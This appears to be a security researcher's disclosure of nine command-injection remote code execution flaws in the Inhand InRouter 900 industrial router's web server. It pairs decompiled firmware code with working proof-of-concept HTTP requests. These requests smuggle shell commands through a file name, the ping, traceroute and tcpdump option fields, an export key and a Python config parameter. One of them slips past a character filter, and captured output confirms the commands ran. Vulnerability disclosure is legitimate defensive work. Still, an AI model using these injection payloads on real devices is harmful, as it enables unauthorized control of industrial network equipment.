Inhand InRouter 900 Industrial 4G Router Vulnerabilities

Description

Inhand InRouter 900 is a Industrial 4G Router. Remote code execution exists in InRouter 900, before firmware version 1.0.0.r11700, attackers can execute arbitrary commands via a crafted packet.

Vulnerabilities found by reversing */usr/bin/httpd*.

1.Remote Code Execution

URL: http://ip/wizards-ipsec-expert.jsp

In function ***sub_17C08***, the handler ***get_cgi_from_memory*** can get data from front-end user input, v3 is filename. In line 58, variable **s** composes v3 and other text via ***snprintf***.


```
39  v2 = (const char *)get_cgi_from_memory("type");
40  v3 = (char *)get_cgi_from_memory("filename");
41  if ( a1 )
42  {
43    if ( !strcmp(a1, "python.cgi") )
44      a1 = (const char *)get_cgi_from_memory("pyapp");
45    else
46      a1 = 0;
47  }
48  if ( !v2 || !*v2 )
49  {
50    syslog(7, "unknown upload type!");
51    return sub_11AAC("error.jsp");
52  }
53  if ( !v3 || !*v3 )
54  {
55    syslog(7, "unknown upload filename!");
56    return sub_11AAC("error.jsp");
57  }
58  snprintf(s, 0x400u, "sed 's/\r//g' -i %s", v3);
59  if ( !strcasecmp(v2, "config") )
```

In line 181,if ***v2*** equal ***ipsec_conf***, then ***s*** will execute. Remote code execution triggered.

```
181  if ( !strcasecmp(v2, "ipsec_conf") )
182  {
183    system(s);
184    v18 = "/tmp/ipsec.conf";
185    syslog(7, "import ipsec.conf...");
186    rename(v3, "/tmp/ipsec.conf");
187    v19 = f_size("/tmp/ipsec.conf");
188    sub_168B8("infomsg.upload_ok");
189    if ( v19 <= 0x3C00 )
190    {
191      v20 = "/var/backups/ipsec.conf";
192      v21 = "/tmp/ipsec.conf";
```

PoC:

Visit following page, and capture packet.



Modify packet like this and forward:


```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryG7EJhZzYuXvUkjuO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Referer: http://202.99.27.22/wizards-ipsec-expert.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Cookie: web_autosave=1; web_status_system_refresh=3; web_status_ipsec_refresh=0; web_loglines=all;
web_status_log_refresh=0; web_pingaddr=202.99.22.79; web_pingcount=4; web_pingsize=32; web_pingoption=
; web_status_l2tp_refresh=3; web_status_openvpn_refresh=3; web_f_openvpn_advanced=1; web_acl-modify=
192-10; web_ipsec-tun-modify=IPsec2_202.99.27.78; web_f_mqtt_advanced=0; web_status_sla_refresh=3;
web_state=0; web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3;
web_cellular_advanced=0; web_alarms_refresh=-3; web_status_alarm_refresh=0; web_session=6f575bbf
Connection: close

------WebKitFormBoundaryG7EJhZzYuXvUkjuO
Content-Disposition: form-data; name="type"

ipsec_conf
------WebKitFormBoundaryG7EJhZzYuXvUkjuO
Content-Disposition: form-data; name="filename"; filename="1233.conf$(ping -c 5 202.99.27.78)"
Content-Type: application/octet-stream

1233
------WebKitFormBoundaryG7EJhZzYuXvUkjuO--
```

Attack success



74	202.99.27.22	65.596176	202.99.27.78	ICMP	98 Echo (ping
75	202.99.27.78	65.596348	202.99.27.22	ICMP	98 Echo (ping
76	202.99.27.78	65.596356	202.99.27.22	ICMP	98 Echo (ping
77	202.99.27.22	66.596368	202.99.27.78	ICMP	98 Echo (ping
78	202.99.27.78	66.596430	202.99.27.22	ICMP	98 Echo (ping
79	202.99.27.78	66.596432	202.99.27.22	ICMP	98 Echo (ping
80	202.99.27.22	67.596867	202.99.27.78	ICMP	98 Echo (ping
81	202.99.27.78	67.596921	202.99.27.22	ICMP	98 Echo (ping
82	202.99.27.78	67.596924	202.99.27.22	ICMP	98 Echo (ping
83	202.99.27.22	68.596877	202.99.27.78	ICMP	98 Echo (ping
84	202.99.27.78	68.596975	202.99.27.22	ICMP	98 Echo (ping
85	202.99.27.78	68.596978	202.99.27.22	ICMP	98 Echo (ping
86	202.99.27.22	69.600541	202.99.27.78	ICMP	98 Echo (ping
87	202.99.27.78	69.600607	202.99.27.22	ICMP	98 Echo (ping
88	202.99.27.78	69.600609	202.99.27.22	ICMP	98 Echo (ping

2. Remote Code Execution

URL:http://IP/setup-openvpn-clientN.jsp

The similar vulnerability exists in line 164 when type equal ***config_ovpn***.

```
161   }
162   if ( !strcasecmp(v2, "config_ovpn") )
163   {
164     system(s);
165     v13 = "/tmp/tmp.ovpn";
166     syslog(7, "import ovpn config...");
167     rename(v3, "/tmp/tmp.ovpn");
168     v14 = f_size("/tmp/tmp.ovpn");
169     if ( v14 > 0x3C00 )
170       goto LABEL_46;
171 LABEL_43:
```

3.Remote Code Execution

URL:http://IP/wizards-ipsec-expert.jsp

The similar vulnerability exists in line 164 when type equal ***ipsec_secrets***.

```
204   if ( !strcasecmp(v2, "ipsec_secrets") )
205   {
206     system(s);
207     v18 = "/tmp/ipsec.secrets";
208     syslog(7, "import ipsec.secrets...");
209     rename(v3, "/tmp/ipsec.secrets");
210     v22 = f_size("/tmp/ipsec.secrets");
211     sub_168B8("infomsg.upload_ok");
212     if ( v22 <= 0x3C00 )
213     {
214       v21 = "/tmp/ipsec.secrets";
215       v20 = "/var/backups/ipsec.secrets";
216       goto LABEL_57;
```

4.Remote Code Execution

URL:http://IP/status-python-sdk.jsp

The similar vulnerability exists in line 164 when ***type*** equal ***python-lib***.

```
if ( strcasecmp(v2, "python-lib") )
{
  if ( !strcasecmp(v2, "python-cfg") )
  {
    syslog(6, "import python lib file:%s", v3);
    v5 = f_size(v3);
    if ( (unsigned int)(v5 - 1) > 0x2CFFFFE )
    {
      sub_168B8("errmsg.filesize");
      sub_105C4("info");
      syslog(6, "import file: %s is too big %ld!", v3, v5);
      goto LABEL_65;
    }
    if ( a1 )
    {
      snprintf(v29, 0x80u, "/var/app/cfg/%s", a1);
      v6 = opendir(v29);
      if ( v6 )
      {
        closedir(v6);
      }
      else if ( mkdir(v29, 0x1FFu) )
      {
        v25 = *_errno_location();
        v26 = strerror(v25);
        syslog(3, "creat %s failed(%d:%s)", v29, v25, v26);
        unlink(v3);
        sub_11AAC("error.jsp");
      }
      v7 = _xpg_basename(v3);
      syslog(6, "get file path %s/%s", v29, v7);
      snprintf(v28, 0x80u, "rm -rf /var/app/cfg/%s/*", a1);
      system(v28);
      v36 = 0;
      v33 = "-af";
      v32 = "cp";
      v34 = v3;
      v35 = v29;
```

5.Remote Code Execution

URL:[***http://IP/cert-mgr.jsp***](http://IP/cert-mgr.jsp)

In function ***sub_1791C*** ,***v27*** compose ***passwd*** with other text. And then system will execute that.

```
sprintf(
  v27,
  "openssl pkcs12 -chain -CAfile %s -in %s -inkey %s -export -out %s -password %s",
  "/tmp/cas.crt",
  "/etc/certs/me.crt",
  "/tmp/me.key",
  "/tmp/me.p12",
  passwd);
logtrace_log(7, 0, "CMD,%s", v27);
v22 = system(v27);
```

We can see that the var ***passwd*** is from ***pass:***

```
strlcpy(passwd, "pass:", 128);
v15 = fopen("/etc/export.key", "r");
if ( v15 )
{
  while ( fgets(export_key, 128, v15) )
    ;
  fclose(v15);
}
if ( export_key[0] )
  strcat(passwd, export_key);
v30 = "openssl";
v31 = "rsa";
v32 = "-in";
v37 = "/tmp/me.key";
v36 = "-out";
v33 = "/etc/certs/me.key";
v34 = "-passin";
v35 = passwd;
v38 = 0;
```

PoC:

We can try this ***password*** on the front-end, which would create a file namd ggg in /var/tmp/memory

Let's check it!

The export.key is ***&ps>>/var/tmp/memory/ggg***

```
/var/tmp/memory # cat /etc/export.key
&ps>>/var/tmp/memory/ggg/var/tmp/memory #
```

And the contents of ggg as following:

```
/var/tmp/memory # cat ggg
  PID USER       VSZ STAT COMMAND
    1 root      1088 S    init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    4 root         0 SW   [kworker/0:0]
    5 root         0 SW   [kworker/u:0]
    6 root         0 SW   [watchdog/0]
    7 root         0 SW<  [khelper]
    8 root         0 SW<  [netns]
    9 root         0 SW   [kworker/u:1]
  194 root         0 SW   [sync_supers]
  196 root         0 SW   [bdi-default]
  198 root         0 SW<  [kblockd]
  210 root         0 SW<  [omap2_mcspi]
  221 root         0 SW   [khubd]
  260 root         0 SW<  [cfg80211]
```

Attack success.

6.Remote Code Execution

URL:[***http://IP/tools-ping.jsp***](http://IP/tools-ping.jsp)

In function ***sub_12168***, ***v2*** gets from option, which can controled by attacker. **v7** compose ***v2*** with other text via ***snprintf***.

```
1 _BYTE *sub_12168()
2 {
3   _BYTE *v0; // r5
4   _BYTE *result; // r0
5   const char *v2; // r7
6   const char *v3; // r0
7   int v4; // r10
8   const char *v5; // r0
9   int v6; // r0
10  char v7[288]; // [sp+10h] [bp-120h] BYREF
11
12  v0 = (_BYTE *)get_cgi_from_memory("addr");
13  result = sub_11F8C(v0);
14  if ( result )
15  {
16    killall("ping", 15);
17    v2 = (const char *)sub_105AC("option", &dword_613F0);
18    sub_18D38("\npingdata = '");
19    v3 = (const char *)sub_105AC("count", "0");
20    v4 = atoi(v3);
21    v5 = (const char *)sub_105AC("size", "0");
22    v6 = atoi(v5);
23    snprintf(v7, 0x100u, "ping -c %d -s %d %s %s", v4, v6, v0, v2);
24    sub_19108(v7, 1);
25    result = (_BYTE *)sub_18D38("';");
26  }
27  return result;
28 }
```

v7 is the first parameter of ***sub_19108***, and system will execute ***a1***(v7 in sub_12168).

```
1int __fastcall sub_19108(const char *a1, int a2)
2{
3  FILE *v3; // r6
4  bool v5; // cc
5  signed int v6; // r3
6  _BYTE *v7; // r3
7  _BYTE v8[2072]; // [sp+0h] [bp-818h] BYREF
8
9  v3 = popen(a1, "r");
10  if ( !v3 )
11    return 0;
12  while ( 1 )
13  {
14    v6 = fread(v8, 1u, 0x7FFu, v3);
15    v5 = v6 <= 0;
16    v7 = &v8[v6 + 2048];
17    if ( v5 )
18      break;
19    *(v7 - 2048) = 0;
20    if ( a2 == 1 )
21    {
22      sub_18E8C(v8);
23    }
24    else if ( a2 == 2 )
25    {
26      sub_18E6C(v8);
```

PoC:

```
POST /ping.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 65
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/tools-ping.jsp?0.9170397640983938
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3; web_status_route_refresh=5;
web_status_system_refresh=3; web_acl-modify=112-121; web_pingcount=4; web_pingsize=32;
web_status_log_refresh=0; web_nat-modify=0,0,ACL:100,cellular 1; web_rip_advanced=0; web_ospf_advanced=0;
web_redistribute_advanced=0; web_area_advanced=0; web_if_advanced=0; web_bgp_advanced=0;
web_status_sla_refresh=3; web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3
; web_f_mqtt_advanced=0; web_status_mqtt_refresh=0; web_pingaddr=202.99.27.78; web_pingoption=; web_session=
5cc2aae3
Connection: close

addr=202.99.27.22&count=4&size=32&option=`ping -c 4 202.99.27.78`
```

7.Remote Code Execution

URL:http://IP/tools-trace.jsp

The similar vulnerability exists in function ***sub_12028***.

```
int sub_12028()
{
  const char *v0; // r5
  int result; // r0
  const char *v2; // r8
  const char *v3; // r9
  const char *v4; // r0
  int v5; // r7
  const char *v6; // r0
  int v7; // r0
  char v8[288]; // [sp+10h] [bp-120h] BYREF

  v0 = (const char *)get_cgi_from_memory("addr");
  result = sub_11F8C();
  if ( result )
  {
    killall("traceroute", 15);
    v2 = (const char *)sub_105AC("option", &dword_613F0);
    sub_18D38("\ntracedata = '");
    if ( *(_BYTE *)sub_105AC("use_icmp", "0") == 49 )
      v3 = "-I";
    else
      v3 = (const char *)&dword_613F0;
    v4 = (const char *)sub_105AC("hops", "0");
    v5 = atoi(v4);
    v6 = (const char *)sub_105AC("wait", "0");
    v7 = atoi(v6);
    snprintf(v8, 0x100u, "traceroute -x %s -m %u -w %u %s %s", v3, v5, v7, v0, v2);
    sub_19108(v8, 1);
    result = sub_18D38("';");
  }
  return result;
}
```

Remote code execution ***triggered***.

```
int __fastcall sub_19108(const char *a1, int a2)
{
  FILE *v3; // r6
  bool v5; // cc
  signed int v6; // r3
  _BYTE *v7; // r3
  _BYTE v8[2072]; // [sp+0h] [bp-818h] BYREF

  v3 = popen(a1, "r");
  if ( !v3 )
    return 0;
  while ( 1 )
  {
    v6 = fread(v8, 1u, 0x7FFu, v3);
    v5 = v6 <= 0;
    v7 = &v8[v6 + 2048];
    if ( v5 )
      break;
    *(v7 - 2048) = 0;
    if ( a2 == 1 )
    {
      sub_18E8C(v8);
    }
```

8. Remote Code Execution

URL:http://IP/tools-tcpdump.jsp

In function ***sub_122D0***, ***s*** compose ***v5*** and other text, and execute system command.

```
    }
    v4 = (const char *)sub_105AC("count", "10");
    v5 = (char *)sub_105AC("option", &dword_613F0);
    if ( !sub_12268(v5) )
    {
      v6 = atoi(v4);
      snprintf(s, 0x100u, "tcpdump -i %s -s0 -c %d %s -w %s", v13, v6, v5, "/tmp/tcpdump.pcap");
      v7 = fork();
      v8 = v7;
      if ( v7 < 0 )
      {
        v10 = *_errno_location();
        v11 = strerror(v10);
        syslog(6, "tcpdump fork error.(%d:%s)", v10, v11);
      }
      else
      {
        if ( !v7 )
        {
          system(s);
          exit(v8);
        }
        tcpdump_pid = v7;
        dword_6C5EC = 0;
        sub_18D38("\ntcpdumpdata = 'ok';");
      }
    }
```

v5 is from variable ***option***, which is controled by attacker. However, function ***sub_12258*** filters some

characters as pic shown below.

```
int __fastcall sub_12268(char *s)
{
  char *v2; // r4
  int v3; // t1
  int result; // r0
  char v5[5]; // [sp+0h] [bp-18h] BYREF

  qmemcpy(v5, ";`'\"\\", sizeof(v5));
  v2 = &v5[-1];
  while ( 1 )
  {
    v3 = (unsigned __int8)*++v2;
    result = (int)strchr(s, v3);
    if ( result )
      break;
    if ( v2 == &v5[4] )
      return result;
  }
  return 1;
}
```

Small case, we can bypass.

PoC:

```
POST /tcpdump.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 68
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/tools-tcpdump.jsp?0.8696739345767461
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3;
web_status_route_refresh=5; web_status_system_refresh=3;
web_acl-modify=112-121; web_pingcount=4; web_pingsize=32;
web_status_log_refresh=0; web_nat-modify=0,0,ACL:100,cellular 1;
web_rip_advanced=0; web_ospf_advanced=0; web_area_advanced=0;
web_redistribute_advanced=0; web_if_advanced=0; web_bgp_advanced=0;
web_status_sla_refresh=3; web_status_track_refresh=3;
web_status_vrrp_refresh=3; web_status_backup_refresh=3;
web_status_mqtt_refresh=0; web_pingaddr=202.99.27.78; web_pingoption
=; web_traceaddr=202.99.27.78; web_tracehops=20; web_tracewait=3;
web_traceproto=0; web_traceoption=a; web_status_ipsec_refresh=0;
web_status_dhcpd_refresh=0; web_cellular_advanced=0;
web_status_alarm_refresh=0; web_status_l2tp_refresh=3;
web_f_mqtt_advanced=0; web_testemail=0; web_loglines=50;
web_status_ddns_refresh=0; web_tcpdumpiface=any; web_tcpdumpcount=10
; web_tcpdumpoption=2; web_session=47f7c30b
Connection: close

action=capture&iface=any&count=10&option=|ping -c 5 202.99.27.78| cp
```

```
HTTP/1.0 200 OK
Date: Wed, 23 Dec 2020 06:37:43 (
Content-Type: text/javascript;
Cache-Control: no-cache, no-store
Expires: Thu, 31 Dec 1970 00:00:(
Pragma: no-cache
Connection: close


tcpdumpdata = 'ok';
HTTP/1.0 200 OK
Date: Wed, 23 Dec 2020 06:37:43 (
Content-Type: text/javascript;
Cache-Control: no-cache, no-store
Expires: Thu, 31 Dec 1970 00:00:(
Pragma: no-cache
Connection: close
```

9.Remote Code Execution

url:http://IP/setup-python-config.jsp

In function ***sub_10F2C***, ***v2*** gets from ***_web_cmd*** which controlled by attacker. ***v7*** composes ***v2*** and other text via snprintf, and ***v7*** execute as system command.

```
void sub_10F2C()
{
  _BYTE *v0; // r0
  _BYTE *v1; // r6
  const char *v2; // r7
  const char *v3; // r0
  int v4; // r10
  int v5; // r3
  const char *v6; // r0
  char v7[8224]; // [sp+8h] [bp-2020h] BYREF

  v0 = (_BYTE *)sub_105AC("_redirect", &dword_613F0);
  v1 = v0;
  if ( !*v0 )
    sub_EEDC(200, (const char *)(unsigned __int8)*v0, "Content-Type: text/html; charset=%s\r\n", (unsigned __int8)*v0);
  v2 = (const char *)sub_105AC("_web_cmd", &dword_613F0);
  v3 = (const char *)sub_105AC("_ajax", "0");
  v4 = atoi(v3);
  syslog(6, "pyconfig %s write  %s ", "/var/pycore/cfg/supervisord.conf", v2);
  chdir("/var/pycore/cfg/");
  snprintf(v7, 0x2000u, "echo \"%s\" > %s", v2, "/var/pycore/cfg/supervisord.conf");
  v5 = system(v7);
  if ( v5 )
  {
    syslog(6, "wrtie to %s error, ret %d", "/var/pycore/cfg/supervisord.conf", v5);
    if ( !*v1 )
      goto LABEL_5;
LABEL_8:
    sub_F134(v1);
    return;
  }
  cli_do_cmd("python restart");
  if ( *v1 )
    goto LABEL_8;
LABEL_5:
```

PoC:

```
POST /python-config.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 41
Authorization: Basic YWRtOjEyMzQlNg==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-wan1.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3;
web_status_route_refresh=5; web_acl-modify=112-121;
web_pingcount=4; web_pingsize=32; web_status_log_refresh=0;
web_nat-modify=0,0,ACL:100,cellular 1; web_rip_advanced=0;
web_ospf_advanced=0; web_area_advanced=0;
web_redistribute_advanced=0; web_if_advanced=0;
web_bgp_advanced=0; web_status_sla_refresh=3;
web_status_track_refresh=3; web_status_vrrp_refresh=3;
web_status_backup_refresh=3; web_status_mqtt_refresh=0;
web_pingaddr=202.99.27.78; web_traceaddr=202.99.27.78;
web_tracehops=20; web_tracewait=3; web_traceproto=0;
web_traceoption=a; web_status_ipsec_refresh=0;
web_status_dhcpd_refresh=0; web_cellular_advanced=0;
web_status_alarm_refresh=0; web_status_l2tp_refresh=3;
web_f_mqtt_advanced=0; web_testemail=0; web_loglines=50;
web_status_ddns_refresh=0; web_tcpdumpcount=10;
web_tcpdumpoption=2; web_tcpdumpiface=any;
web_status_system_refresh=0; web_session=4264dc05;
web_pingoption=22
Connection: close

_ajax=0&_web_cmd=`ping -c 5 202.99.27.78`
```

```
HTTP/1.0 200 OK
Date: Thu, 24 Dec 2020 02:55:24 GMT
Content-Type: text/html; charset=GB2312
Cache-Control: no-cache, no-store, must-r
Expires: Thu, 31 Dec 1970 00:00:00 GMT
Pragma: no-cache
Connection: close
```

Check results of command:

```
/var/pycore/cfg # cat supervisord.conf
PING 202.99.27.78 (202.99.27.78): 56 data bytes
64 bytes from 202.99.27.78: seq=0 ttl=128 time=22.841 ms
64 bytes from 202.99.27.78: seq=1 ttl=128 time=21.234 ms
64 bytes from 202.99.27.78: seq=2 ttl=128 time=5.884 ms
64 bytes from 202.99.27.78: seq=3 ttl=128 time=6.801 ms
64 bytes from 202.99.27.78: seq=4 ttl=128 time=4.751 ms

--- 202.99.27.78 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 4.751/12.302/22.841 ms
```